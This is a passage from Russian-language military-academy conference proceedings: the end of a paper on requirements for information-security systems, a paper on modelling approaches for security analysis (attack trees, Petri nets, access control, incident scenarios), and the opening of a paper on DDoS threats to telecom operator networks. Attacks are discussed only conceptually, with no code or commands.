Принимая во внимание вышеизложенное, а также учитывая [1, 2, 4, 5, 7, 10, 11], в данной предметной области исследования в которых акцент сделан на общесистемные требования, инновации ИТ в развитии информационной сферы с учетом выявленных уязвимостей новейших информационных технологий (ИТ) получен вариант группы факторов составляющие СОИБ (рис. 1), при этом описание каждого из представленных блоков приведено ниже в таблице 1.




Рис.1. Группа факторов, составляющих СОИБ (вариант)

Таблица 1

Категории и содержание блоков по требованиям к СОИБ

Категория	Содержание
Блок 1	совместное использование различных аппаратных, сетевых и операционных платформ, отличающиеся особенностями настройки, эксплуатации и сопровождения
	подключение к открытым коммуникациям и наличие в рамках одной локальной сети сегментов с различными требованиями по ИБ
	наличие большого числа пользователей различной организационной принадлежности и рост сложности информационных технологий

	интенсивное изменение структуры, технологических схем и условий функционирования компьютерных сетей
	возможность доступа к большим объемам информации, чем при использовании традиционных технологий
	автоматизация процессов, где цифровые инструменты для сбора и анализа данных помогут быстро и точно изучать большой объем информации, а также исключить риск человеческой ошибки
	дистанционное обучение и так далее
Блок 2	отсутствие и недостаточная эффективность функций защиты в используемых технологиях обработки данных и протоколах информационного обмена
	наличие ошибок в программном обеспечении
	сложность управления (установки, использования и администрирования)
	выход из строя компьютерных устройств хранения информации и других механизмов
	отсутствие квалифицированных IT-специалистов
	противоречия между новым компьютерным поколением и носителями индустриальной технологии
	зависимость современного общества от информационной инфраструктуры
Блок 3	соответствие законодательным актам и нормативным документам
	требования по: теории и практики защиты информации; эффективности управления и контроля; надежности защиты и удобству администрирования и применения.

Учитывая вышеизложенное, не стоит забывать и о таком, не мало важном факторе, как риски, связанные с развитием ИТ [5, 8]. С учетом этого, вид (см. рис. 1), приобретает иной образ (рис. 2), а составляющие данные блока 4 приведены в таблице 2.



Рис. 2. Технические требования к СОИБ (вариант)

Здесь стоит акцентировать внимание на том, что представленные данные с последующим их описанием, это своего рода совокупность приведенных выше понятий блоков 1-3 с их декомпозицией и соответствующей детализацией по отношению к имеющимся на сегодня положениям развития и совершенствования технологий и уже вступивших в законную силу нормативных, законодательных актов в области защиты информации. При этом стоит отметить, что предлагаемый вид (см. рис. 2), приведен как вариант, при помощи которого были выработаны непосредственно технические требования к современной СОИБ.

Таблица 2

Риски, связанные с развитием информационных технологий

Блок	Содержание
Блок 4	утечка данных, хакерские атаки, фишинг, вредоносное ПО. Потеря конфиденциальной информации пользователей может привести к штрафам, судебным искам и потере доверия со стороны внешних пользователей
	неправильно рассчитанный бюджет или неверно выбранная стратегия, приводящая к значительным финансовым потерям
	изменения социально-экономической и нормативно-правовой среды предполагающая отслеживание текущей информации о соответствующих процессах продукта
	необходимость и сложность перенастройки, возникающая при внедрении новейших ИТ
	необходимость технологической перестройки действующих управляющих процессов
	неоднородность ИТ, проявляющаяся в разнообразии их компонентов и ресурсов
	риски, связанные с оборудованием, программным обеспечением, способами проектирования, разработки и эксплуатации

На основании полученных данных, блок 5 представляет вариант технических требований, которыми должна обладать современная СОИБ, а именно:

- наличие и цельность актуализации всех первоочередных регуляций защиты;
- наличие высокоэффективной службы централизованного администрирования пользователями и энергоресурсами системы управления;
- поддержка способности обновления общесистемного программного обеспечения;
- способность к последовательному преобразованию и трансформации;
- возможность контроля защищенности, а также упреждения деструктивных воздействий;

- естественность и удобство конструкции, эксплуатации и сопровождения;
- и другие требования, регламентированные РД на законодательном уровне.

Заключение. Таким образом, декомпозиция и детализация полученных данных в совокупности с ранее утвержденными на законодательном уровне РД, а также учитывая результаты исследований в данной предметной области позволяют акцентировать внимание на том, что по своим техническим возможностям СОИБ должна:

- осуществлять эффективное исполнение всех первостепенных функций защиты, без которых сложно достичь требуемой информативности защищенности;
- позволять проводить преобразования общесистемного программного обеспечения с целью уничтожения наличествующих ошибок, т.е. гарантировать воссоздание рациональности программного обеспечения при установке всевозможных «заплаток» от фирм-изготовителей;
- обладать высокоэффективной службой централизованного администрирования пользователями и потенциалами компьютерной сети или быть целиком консолидированной с полноценной службой каталогов, экспортируемой иным разработчиком;
- гарантировать поэтапное реформирование без нарушения абсолютной трудоспособности защищаемой системы и широкомасштабную трансформацию при видоизменении структуризации, научно-технических схем, требований функционирования и использования;
- предоставлять способность динамического и статического мониторинга защищенности, обнаружения не декларируемых возможностей в режиме времени ближайшем к действительному;
- обеспечивать кибербезопасность, в части инструментария механизмов, передовых наработок и технологий содействующий обезопасить критически значимые ресурсы системы от цифровых атак, оптимизируя утечку индивидуальных данных, закрытой информации и иной значимой информации;
- отслеживать идентификацию рисков, аудита остаточных рисков, идентификацию новых рисков, выполнения замыслов взаимодействия на риски и оценки их результативности на протяжении жизненного цикла предлагаемой системы.

При этом стоит отметить, что соблюдение соответствующих выше требований по отношению к СОИБ приведет к реализации положений заложенных в Доктрину ИБ по решению стратегических задач в области:

- обороны, защиту интересов индивидуума, сообщества и государства от любых вторжений военно-политического характера, причиняющих урон федерализму и геостратегической стабилизации России. Стимулированиями свершения этой сверхзадачи становятся геостратегическое предотвращение, усовершенствование системы информационной безопасности, прогнозирование угроз, ликвидация психофизиологического давления, защита интересов союзников России в институциональной войне;
- внутренней политики, защита суверенитета, защита социально-экономической и геополитической сбалансированности, противодействие угрозам, вытекающим от антиправительственных группировок, защита критической информационной инфраструктуры. Среди применяемых средств — противодействие недружественной парадигмы, предотвращение злодеяний, осуществляемых в области информационной безопасности, усиление защиты коммуникационной инфраструктуры;
- экономики, диверсификация деструктивного воздействия информационных факторов на совершенствование экономики, на модернизацию и реформирование новейших цифровых технологий, а также улучшение рентабельности российской электронной индустрии и области реализации программных продуктов;
- науки и технологий. возрастание качества исследований и разработок, наращивание инженерно-технического ресурса, как высококвалифицированных кадров в области развития и внедрения прорывных технологий. Плановая реализация этих сфер деятельности с соответствующими их средствами достижения приведет к обеспечению ИБ Российской Федерации в полном объеме.

СПИСОК ЛИТЕРАТУРЫ

1. Концепция внешней политики Российской Федерации. Указ Президента Российской Федерации № Пр. 29 от 31.04.2023 г.
2. Малюк А.А. Теория защиты информации: научная литература М.: Горячая линия Телеком, 2020. 184 с.
3. Карганов В.В. Методические рекомендации по синтезу эффективной системы безопасности информации в информационной сфере / В.В. Карганов // Инновационные технологии и технические средства специального назначения Труды одиннадцатой общероссийской научно-практической конференции. Санкт-Петербург, 2019. С. 240-244.
4. Лукашенко В.И. Безопасность мобильных устройств / Лукашенко, Р.В. Яровой // Региональная информатика и информационная безопасность. Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции. СПб.: СПОИСУ, 2024. С. 118-121.
5. Доктрина информационной безопасности Российской Федерации», утвержденная Указом Президента РФ от 5 декабря 2016 г. № 646.
6. ГОСТ Р ИСО/МЭК 13335-1-2006 Информационная технология. Методы и средства обеспечения безопасности. Ч. 1. Концепция и модели менеджмента безопасности информационных и телекоммуникационных технологий. М.: Стандартинформ, 2007. 23 с.
7. Федеральный закон Российской Федерации «Об информации, информационных технологиях и защите информации» № 149-ФЗ от 17.07.2006.
8. Методы управления рисками информационной безопасности. Глава 10 / Карганов В.В. // Технологии защиты информации в условиях кибернетического противоборства / Костарев С.В., Карганов В.В., Липатников В.А. СПб., 2020. С. 474-517.
9. Тишков В. В. Обоснование облика построения перспективных комплексов и средств связи на основе опыта организации связи при проведении специальной военной операции / В. В. Тишков, В.Г. Иванов, В.Н. Лукьянчик. М.: Военная мысль № 9, 2023. С. 59-72.
10. Яровой, Р.В. Сравнение и анализ подходов к обнаружению вредоносного программного обеспечения: оценка эффективности и применимости / Р.В. Яровой, Г.А. Рябов, Д.Ю. Изотов // Тенденции развития науки и образования. 2023. № 102-5. С. 48-51.
11. Носов, М.И. Концептуальные подходы моделирования единого информационного пространства подсистем специального назначения / М.И. Носов, В.В. Карганов // Военная мысль. 2019. № 1. С. 102-128 с.

УДК 004.001; 004.001.57; 004.7.001.57

**МЕТОДОЛОГИЧЕСКИЕ ПОДХОДЫ МОДЕЛИРОВАНИЯ ИНФОРМАЦИОННЫХ СИСТЕМ
ДЛЯ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ В СОВРЕМЕННЫХ
ОРГАНИЗАЦИОННЫХ СТРУКТУРАХ****Карганов Виталий Вячеславович**

Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mail: vitalik210277@mail.ru

Аннотация. Моделирование информационных систем рассматривается как необходимое условие для обеспечения устойчивости и управляемости механизмов защиты в современных организационных структурах. В статье акцент сделан на переход от реактивных мер к проактивному проектированию архитектур безопасности, где моделирование выполняет функцию инструмента диагностики, прогнозирования и оптимизации. Рассмотрены основные парадигмы и методологические подходы, позволяющие формализовать процессы как технического, так и управленческого уровня. Приведён обзор практических инструментов, позволяющих разрабатывать и верифицировать модели, выявлены ограничения существующих методик.

Ключевые слова: информационная безопасность; моделирование; архитектура информационных систем; сценарий угроз; цифровая инфраструктура; модели отказоустойчивости и адаптивного реагирования; управление инцидентами; граница между технической и управленческой компонентами безопасности; процессы мониторинга информационных потоков; контроль доступа; формальные методы.

**METHODOLOGICAL APPROACHES FOR MODELING INFORMATION SYSTEMS
TO ENSURE INFORMATION SECURITY****Karganov Vitaly**

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mail: vitalik210277@mail.ru

Abstract. Modeling of information systems is considered as a necessary condition for ensuring the sustainability and manageability of security mechanisms in modern organizational structures. The article focuses on the transition from reactive measures to proactive design of security architectures, where modeling serves as a tool for diagnostics, forecasting and optimization. The main paradigms and methodological approaches that allow formalizing processes at both the technical and managerial levels are considered. An overview of practical tools for developing and verifying models is provided, and the limitations of existing methods are identified.

Keywords: information security; modeling; information systems architecture; threat scenario; digital infrastructure; fault tolerance and adaptive response models; incident management; the boundary between the technical and managerial components of security; information flow monitoring processes; access control; formal methods.

Введение. Противоречие между возрастающей сложностью цифровых инфраструктур и статичностью традиционных подходов к защите информации порождает системную уязвимость организаций. Информационная безопасность (ИБ) перестаёт быть вспомогательной функцией и всё отчётливее трансформируется в сквозное условие жизнеспособности цифровой среды [1, 2].

Архитектуры современных информационных систем (ИС) представляют собой гетерогенные образования, включающие распределённые компоненты, модули с различными уровнями доверия, внешние сервисы, унаследованные фрагменты и подвижные контуры обработки данных. В таких условиях линейные методы защиты теряют актуальность, поскольку не отражают взаимосвязанную динамику процессов и не охватывают потенциальные точки деградации системы [3]. Возникает потребность в стратегическом переосмыслении роли моделирования как основы не только анализа, но и проактивного управления рисками.

Моделирование становится не дополнительной процедурой, а методологическим ядром, позволяющим формализовать как технические взаимодействия, так и поведенческие сценарии атакующих. Через призму моделей возможно осуществить симметричную проекцию потенциальных угроз на конкретную конфигурацию инфраструктуры, выявить слабые звенья, провести стресс-тестирование архитектуры без нарушения её реального функционирования. При этом системность и корректность модели определяют точность выводов, а её гибкость — применимость в меняющейся среде [3, 4].

Особую значимость приобретает разработка архитектур, ориентированных на встроенную устойчивость, где каждый модуль проектируется с учётом возможных сценариев компрометации, а механизмы защиты — с опорой на заранее заданную модель угроз [5–7]. Такой подход требует не интуитивного конструирования, а строго структурированной инженерной работы, интегрированной с аналитическими методами. Именно в этом контексте моделирование выступает не как абстрактный инструмент, а как необходимое условие обеспечения ИБ в условиях высокой сложности и изменчивости цифровых ландшафтов. Ввиду этого, моделирование как когнитивный и технический приём осмысления ИС допускает множество парадигм, различающихся по степени абстракции, целевой направленности и математическому аппарату. Каждая из них отражает определённое представление о сущности цифровой инфраструктуры и задаёт допустимые операции анализа. Для задач

обеспечения безопасности существенным оказывается выбор такой парадигмы, которая позволяет не только реконструировать структуру системы, но и эмпирически или формально исследовать её уязвимости. Функциональный подход исходит из декомпозиции ИС на обособленные блоки, реализующие конкретные функции. За счёт своей линейности он обеспечивает наглядность, но страдает слабой выразительностью взаимозависимостей и не подходит для анализа сложных угроз, проявляющихся на пересечении потоков данных.

Далее приведена детализация в части, объектно-ориентированного моделирования, где напротив, акцент внимания удостоен на связности элементов и инкапсуляции состояний, что позволяет отражать логику поведения субъектов системы и проследивать возможные векторы вмешательства на уровне взаимодействий [3, 8]. Его преимуществом служит возможность повторного использования структур, однако выявление скрытых уязвимостей требует значительного уточнения модели. Событийно-ориентированный подход, опирающийся на дискретные акты перехода между состояниями, позволяет детализировать динамику процессов и исследовать реакции системы на нестандартные воздействия. В задачах моделирования атак он особенно продуктивен, так как фиксирует последовательности действий, характерные для вторжений [3, 8].

Имитационное моделирование даёт возможность воспроизведения поведения системы в искусственно заданной среде, при этом наблюдая изменения состояния при варьировании внешних условий. Оно ценно там, где невозможно использовать формальные методы из-за сложности или неполноты описания процессов.

Формализация архитектур ИС, как предпосылка моделирования, требует выполнения ряда условий: наличие отчётливо структурированного компонентного состава; существование устойчивых каналов взаимодействия между подсистемами; возможность воспроизведения сценариев функционирования при заданных начальных условиях. Без этих критериев любая модель утрачивает прогностическую силу и становится набором схематичных допущений [3, 4, 8].

Следует различать логический и физический уровни представления ИС, поскольку каждый из них вносит специфический вклад в оценку защищённости. Логический уровень охватывает структуру процессов, потоки управления и распределение ролей, тогда как физический фиксирует конкретные реализации — аппаратные компоненты, протоколы связи, средства хранения и обработки. Модель, сфокусированная только на логике, не выявляет уязвимостей, связанных с несовместимостью оборудования или конфигурацией сети. С другой стороны, без логического уровня невозможна оценка допустимости сценариев, в которых допустимые действия могут привести к недопустимым последствиям. Только согласованное рассмотрение обеих проекций системы позволяет достичь необходимой глубины анализа.

Осмысление безопасности как характеристической функции ИС требует не абстрактного упования на нормативные предписания, а чёткого операционализированного инструментария. Методологические основания моделирования в данной области концентрируются не столько вокруг общесистемных построений, сколько вокруг прикладных формализмов, способных отражать динамику угроз, многообразие сценариев вторжений и поведение системы в предельных режимах [5, 6, 8]. Сценарный анализ, используемый при построении моделей угроз и нарушителей, опирается на детальную реконструкцию возможных последовательностей событий, приводящих к нежелательным последствиям. Здесь в фокусе не статическая структура, а вероятностно описываемое развитие событий с учётом намерений, ресурсов и ограничений нарушителя. Разработка таких моделей требует квалифицированной экспертизы, а также способности учитывать неочевидные траектории воздействия, что часто усложняется при наличии скрытых зависимостей между компонентами.

Графы достижимости и деревья атак представляют собой формальные конструкции, в которых путь к нарушению безопасности трактуется как последовательность преодоления защитных барьеров [8–10]. Их визуальная интерпретируемость облегчает анализ сложных угроз, но сопровождается комбинаторным ростом сложности при увеличении числа элементов. Особенно полезны эти модели для количественной оценки вероятности реализации атак или сравнительного анализа эффективности защитных механизмов.

Сети Петри [10] позволяют моделировать параллельные процессы, синхронизацию и блокировки, что критично в условиях многозадачных и распределённых архитектур. В отличие от упрощённых графовых моделей, они обладают формальными средствами верификации, что делает их пригодными для строго доказуемого анализа. Однако высокая формализация затрудняет их использование за пределами экспертных групп и требует предварительной адаптации к специфике анализируемой системы.

Модели состояний и переходов, характерные для оценки устойчивости, позволяют анализировать, как система реагирует на деструктивные воздействия [7, 10, 11]. Перевод таких моделей в автоматы с дискретными переходами между режимами функционирования позволяет зафиксировать критические состояния и изучить траектории возврата к безопасной конфигурации. Подобный подход особенно продуктивен при анализе инцидентов, нарушающих не целостность, а стабильность функционирования.

Разработка моделей отказоустойчивости и адаптивного реагирования [8, 12, 13] направлена на то, чтобы описать способность системы сохранять работоспособность при частичной деградации или активном вмешательстве. Эти модели, как правило, интегрируют параметры времени, вероятностей отказов и восстановления, а также предполагают наличие модулей самонастройки. Ограничением в данном случае является трудность получения достоверных исходных данных и высокая чувствительность результатов к погрешностям в параметрах. Сопоставление методик по теоретической строгости и прикладной применимости обнаруживает очевидную закономерность: чем выше степень формализации, тем более узок круг специалистов, способных оперировать соответствующим аппаратом, и тем выше требования к исходной полноте модели. При этом модели низкой сложности, доступные для оперативного использования, часто не учитывают сложные зависимости и

обладают ограниченной прогностической ценностью. Следовательно, разумное сочетание методов с разной глубиной и направленностью становится необходимым условием построения адекватных моделей безопасности в реальных условиях.

Представление безопасности как раз и навсегда достигнутого состояния является грубым упрощением. В условиях изменчивой цифровой среды защищённость может существовать лишь как результат непрерывного управленческого воздействия. Управление безопасностью — это не надстройка над системой, а её имманентный процесс, сопряжённый с перераспределением ресурсов, приоритизацией задач и оперативной адаптацией к отклонениям.

Ключевыми направлениями моделирования управленческих процессов в данной сфере выступают механизмы контроля доступа, процедуры мониторинга и схемы реагирования на инциденты [3, 8, 10, 12, 14.]. Каждая из этих подсистем поддаётся формальному описанию и требует верифицируемой логики функционирования. Модели контроля доступа служат основой для нормирования прав субъектов в отношении объектов системы. Наиболее распространены мандатные и ролевые модели. В первом случае доступ регулируется на основе заранее установленных меток конфиденциальности, что обеспечивает строгую иерархию и минимизацию произвольности. Во втором — на основе привязки прав к ролям, что позволяет сократить избыточность при масштабировании. При построении таких моделей целесообразно использовать графовые структуры или таблицы соответствия, позволяющие отразить допустимые траектории взаимодействий и выявить возможные нарушения изоляции.

Процессы мониторинга информационных потоков и активности субъектов требуют иной логики моделирования. Здесь фокус смещается на фильтрацию и интерпретацию потоков событий, фиксируемых в реальном времени. Формализованные правила агрегирования, логическая корреляция и приоритизация срабатываний обеспечивают возможность раннего обнаружения аномалий и сложных угроз. Применение конечных автоматов и деревьев логики позволяет строить модели, в которых события низкого уровня складываются в более значимые шаблоны поведения, указывающие на потенциальное отклонение от нормативного функционирования.

Управление инцидентами требует наиболее оперативных и гибких моделей, способных учитывать текущее состояние системы, приоритет защищаемых ресурсов и характер угрозы. Использование механизмов реагирования, описанных в виде правил, срабатывающих по наступлению определённых условий, предполагает, как минимум частичную автоматизацию процессов. Здесь возможно построение формальных моделей на основе логики предикатов первого порядка, с чётким описанием условий активации, допустимых действий и ограничений.

Наряду с вышеизложенным в качестве краткого вывода, можно сказать, что моделирование управления безопасностью не может ограничиваться фиксированными структурами: оно требует динамических описаний, способных адекватно представлять, как текущее функционирование, так и ожидаемое поведение в отклоняющихся сценариях. Именно здесь обнаруживается граница между технической и управленческой компонентами безопасности, преодоление которой возможно лишь через создание формализованных и верифицируемых моделей процессов, а не просто архитектурных схем.

Понимание характера и структуры инцидентов ИБ требует обращения к методам сценарного анализа — подходу, позволяющему воспроизводить и формализованно описывать поведенческие траектории нарушителя. Подобное моделирование позволяет не только ретроспективно реконструировать события, приведшие к компрометации, но и проактивно предсказывать потенциальные векторы атак, оценивая их вероятность и последствия. Основой моделирования здесь выступает последовательная фиксация этапов реализации угрозы, начиная с проникновения в систему и заканчивая достижением целевых состояний (например, утечкой, нарушением целостности или отказом в обслуживании). Такие модели могут быть выражены в форме временных диаграмм, описывающих ход атаки с учётом задержек, промежуточных состояний и условий перехода. Альтернативой выступают блок-схемы, позволяющие наглядно представить разветвлённые сценарии с множеством развилок и зависимостей.

Особое значение имеет моделирование последствий уже свершившегося инцидента. Здесь важно не только зафиксировать непосредственные разрушения (например, утрату данных), но и учесть вторичные эффекты: репутационные потери, правовые издержки, снижение доверия со стороны клиентов и партнёров. Для оценки масштабов ущерба применяются модели, опирающиеся на вероятностные допущения. Использование теории рисков позволяет связать параметры атаки (вектор, длительность, уровень проникновения) с величиной потенциального ущерба, выражаемого как в количественных (финансовых) величинах, так и в качественных (категориальных) показателях.

Также актуален расчёт остаточного риска — уровня угроз, сохраняющегося после реализации защитных мероприятий [5, 12, 15]. В таких моделях учитываются не только эффективность мер противодействия, но и возможность их обхода, человеческий фактор, ограниченность ресурсов и неустраняемые уязвимости. Наиболее устойчивыми в этом контексте оказываются гибридные модели, сочетающие элементы детерминизма и стохастичности. Таким образом, сценарное моделирование инцидентов выступает не просто как вспомогательный инструмент, а как полноценная методология оценки защищённости, позволяющая сформировать представление о вероятных траекториях реализации угроз и последствиях их материализации. Благодаря нему возможно рациональное распределение ресурсов, приоритизация уязвимостей и повышение готовности к реагированию в условиях неопределённости.

Заключение. Обеспечение устойчивой ИБ в современных условиях невозможно без систематического и методически выверенного моделирования. Рост сложности цифровых инфраструктур, взаимозависимость компонентов и многообразие угроз обостряют потребность в инструментарии, способном не только фиксировать текущее состояние, но и прогнозировать последствия проектных решений, адаптировать архитектуру к изменяющейся среде и повышать готовность к реагированию на инциденты.

Моделирование, как метод познания и управленческого воздействия, приобретает статус неотъемлемой компоненты процессов проектирования и сопровождения ИС. Его роль заключается не только в абстрактной формализации угроз или формировании схем противодействия, но и в проверке состоятельности защитных механизмов, оценке остаточного риска, обосновании затрат на безопасность и моделировании сценариев отказов и восстановления.

Формализованные подходы к построению моделей — от концептуальных до прикладных — служат основой для валидации решений, обеспечивают прозрачность архитектурных решений и создают предпосылки для автоматизации контроля. Без такого аппаратного каркаса защита утрачивает системность, становясь фрагментарной и реактивной.

Следовательно, интеграция моделирования в жизненный цикл ИС — от предпроектного анализа до эксплуатационного сопровождения и модернизации — должна рассматриваться не как факультативная опция, а как принципиально необходимое условие формирования устойчивой, воспроизводимой и поддающейся управлению безопасности.

СПИСОК ЛИТЕРАТУРЫ

1. Доктрина информационной безопасности Российской Федерации», утвержденная Указом Президента РФ от 5 декабря 2016 г. № 646.
2. Концепция внешней политики Российской Федерации. Указ Президента Российской Федерации № Пр. 29 от 31.04.2023 г.
3. Спицина, И.А. Системный анализ и моделирование информационных систем: уч. пособ. / И.А. Спицина, К.А. Аксенов; М-во науки и высшего образования РФ. Екатеринбург: Изд-во Урал. ун-та, 2021. 118 с.
4. Карганов В.В., Кудряшов В.А., Расчесова А.Г. Эффективность сети связи на основе ее стратификации, как сложной системы : монография // Сер. Система технической защиты информации в Российской Федерации. Санкт-Петербург, 2017.
5. Карганов, В.В. Формирование модели предметной области для информационной системы / В.В. Карганов, В.О. Драчев, Г.Н. Левченко // Инновационные технологии и технические средства специального назначения. Труды десятой общероссийской НПК. 2018. С. 264-268.
6. Карганов В.В. Методология безопасности информации в текущих информационных системах // Национальная безопасность России: актуальные аспекты. Сб. избр. статей Всероссийской научно-практической конференции. СПб. : 2020. С. 21-27.
7. Петров А.В. Моделирование процессов и систем : учебное пособие. Гриф УМО вузов России. СПб. : Лань, 2020. 256 с.
8. Карганов, В.В. К вопросу представления и оценки функции полезности защиты информации в автоматизированных системах управления / В.В. Карганов, В.О. Драчев // Национальная безопасность России: актуальные аспекты. сб. избр. статей Всероссийской научно-практической конференции. 2020. С. 24-29.
9. Волкова В.Н. Теория информационных процессов и систем. 2-е изд., пер. и доп. Учебник и практикум для вузов. 2024. 432 с.
10. Котенко, И.В. Применение технологии управления информацией и событиями безопасности для защиты информации в критически важных инфраструктурах / И.В. Котенко, И.Б. Саенко, О.В. Полубелова, А.А. Чечулин // Труды СПИИРАН. № 20. СПб. : Наука, 2012. С. 27-56.
11. Носов, М.И. Концептуальные подходы моделирования единого информационного пространства подсистем специального назначения / М.И. Носов, В.В. Карганов // Военная мысль. 2019. № 1. С. 102-128.
12. Карганов В.В. Метод выбора оптимального маршрута в сети передачи данных для обеспечения ее защищенности и повышения пропускной производительности // Всероссийская науч.-практич. конф. «Национальная безопасность России: актуальные аспекты». Материалы конференции ГНИИ «НАЦРАЗВИТИЕ». Май 2018. Сборник избр. статей. СПб. : ГНИИ «НАЦРАЗВИТИЕ», 2018. С. 38-44.
13. Карганов, В.В. Управление информационной безопасностью с обнаружением аномальных отклонений и распознаванием вторжений на основе гибридной нейронной сети / В.В. Карганов, В.А. Липатников // Всероссийская науч.-практич. конф. «Национальная безопасность России: актуальные аспекты». Материалы конференции ГНИИ «НАЦРАЗВИТИЕ». Май 2018. Сборник избр. статей. СПб.: ГНИИ «НАЦРАЗВИТИЕ», 2018. С. 18-34.
14. Методы управления рисками информационной безопасности. Глава 10 / Карганов В.В. // Технологии защиты информации в условиях кибернетического противоборства / Костарев С.В., Карганов В.В., Липатников В.А. Санкт-Петербург, 2020. С. 474-517.

УДК 004.056.5

АНАЛИЗ И ПРОТИВОДЕЙСТВИЕ DDOS-АТАКАМ НА ТЕЛЕКОММУНИКАЦИОННЫЕ СЕТИ ОПЕРАТОРОВ СВЯЗИ

Константинов Сергей Анатольевич, Яровой Роберт Владимирович
Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mails: kr1816ve51@yandex.ru, Nadzar@yandex.ru

Аннотация. Проблематика распределённых атак отказа в обслуживании (DDoS) в контексте телекоммуникационных сетей приобретает всё большую критичность в силу нарастающей зависимости цифровых сервисов от стабильности инфраструктурных каналов связи. Исследование сфокусировано на анализе DDoS-угроз, отражающих как классические, так и новейшие векторы воздействия на сетевую, транспортную и прикладную плоскости. Статья посвящена анализу уязвимостей, присущих архитектуре операторских сетей. Рассмотрены методы детектирования аномалий.

Ключевые слова: DDoS-атаки; телекоммуникационные сети; операторы связи; киберустойчивость; сигнальные протоколы; машинное обучение; сетевой трафик; нейтрализация угроз.

ANALYSIS AND COUNTERACTION OF DDoS ATTACKS ON TELECOMMUNICATION NETWORKS OF TELECOM OPERATORS

Konstantinov Sergey, Yarovoy Robert

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mails: kr1816ve51@yandex.ru, Nadzar@yandex.ru

Abstract. The problem of distributed denial of service (DDoS) attacks in the context of telecommunication networks is becoming increasingly critical due to the growing dependence of digital services on the stability of infrastructure communication channels. The study focuses on the analysis of DDoS threats, reflecting both classic and newest vectors of impact on the network, transport and application planes. The article is devoted to the analysis of vulnerabilities inherent in the architecture of operator networks. Methods for detecting anomalies are considered.

Keywords: DDoS attacks; telecommunication networks; telecom operators; cyber resilience; signaling protocols; machine learning; network traffic; threat mitigation.

Введение. Природа DDoS обладает уникальной спецификой, делающей их особенно разрушительными для телекоммуникационного сегмента. В отличие от изолированных попыток компрометации, DDoS-инциденты не направлены на перехват информации или внедрение вредоносного кода — вместо этого они стремятся к искажению самой доступности услуги, перегружая сетевую инфраструктуру лавинообразным потоком хаотичного трафика. Эффект, достигаемый за счёт синхронной генерации запросов с распределённых по миру источников, обуславливает предельную сложность верификации легитимности коммуникации и создаёт прецеденты массовых отказов даже в высокомасштабируемых системах [1].

Особенность телекоммуникационных сетей заключается в их строгой зависимости от согласованной работы протокольных стеков, линейной скорости передачи данных и точной маршрутизации. На практике это означает, что ключевые элементы — пограничные маршрутизаторы, коммутационные узлы, сигнальные каналы — функционируют в режиме, близком к пиковым нагрузкам, и малейшее расхождение в логике обработки пакетов способно спровоцировать каскадный эффект. В системах операторского класса дополнительно наблюдается высокая степень экспонирования наружу: публичные IP-адреса, межоператорские соединения, а также глобальные BGP-таблицы открывают широкий спектр векторов атаки, включая усиленные сценарии, фрагментационные атаки и рефлексивные механизмы через DNS, NTP и SIP-протоколы.

Анализ инцидентности последних лет демонстрирует нарастание интенсивности DDoS-угроз как по количеству событий, так и по совокупному объёму атакующего трафика. Согласно отчётам международных CSIRT-структур, фиксируются эпизоды с пиковыми скоростями свыше 3 Тбит/с, где эксплуатировались ботнеты на базе IoT-устройств, а также атаки продолжительностью до нескольких суток. Среднестатистический ущерб от подобных сбоев включает не только прямые потери (в виде простоя услуг и SLA-компенсаций), но и вторичные эффекты — репутационные издержки, миграцию абонентов, ухудшение качества связи.

Рост критичности проблемы прямо коррелирует с современными технологическими тенденциями: экспоненциальное увеличение объёмов межсетевых обмена, доминирование IP-базируемых протоколов (включая Voice over IP, IPTV и сигнальные каналы на SIP/IMS) и взрывной рост количества подключаемых IoT-устройств расширяют поверхность атаки многократно. Каждое из этих направлений влечёт за собой новые модели нагрузки, ослабляет возможности централизованного контроля и требует принципиально иных архитектурных подходов к обеспечению устойчивости.

Статья направлена на системное осмысление угроз DDoS-воздействия в телеком-среде, с фокусом на выявление уязвимых компонентов, оценку механизмов детектирования и анализ стратегий нейтрализации атак. Такой подход позволяет выйти за рамки констатации инцидентов и перейти к формированию устойчивых схем противодействия, интегрированных в логическую и физическую архитектуру операторской инфраструктуры.

Распределённые атаки на телекоммуникационные инфраструктуры приобретают всё более сложные формы, варьируя не только по вектору воздействия, но и по уровню прикладной глубины. Принято разграничивать их в рамках модели OSI, что позволяет более точно идентифицировать уязвимости и формализовать стратегии защиты.

На сетевом уровне наблюдаются наиболее агрессивные и масштабируемые формы перегрузки — SYN flood, UDP flood, ICMP flood, IP fragmentation attacks [2]. Все они нацелены на истощение ресурсов маршрутизаторов, коммутаторов и межсетевых экранов, эксплуатируя асимметрию обработки входящего трафика и механизмов установления соединений. В телеком-сегменте перечисленные атаки обостряются за счёт специфики протокольных шлюзов, которые обязаны обрабатывать каждый запрос без предварительной аутентификации.

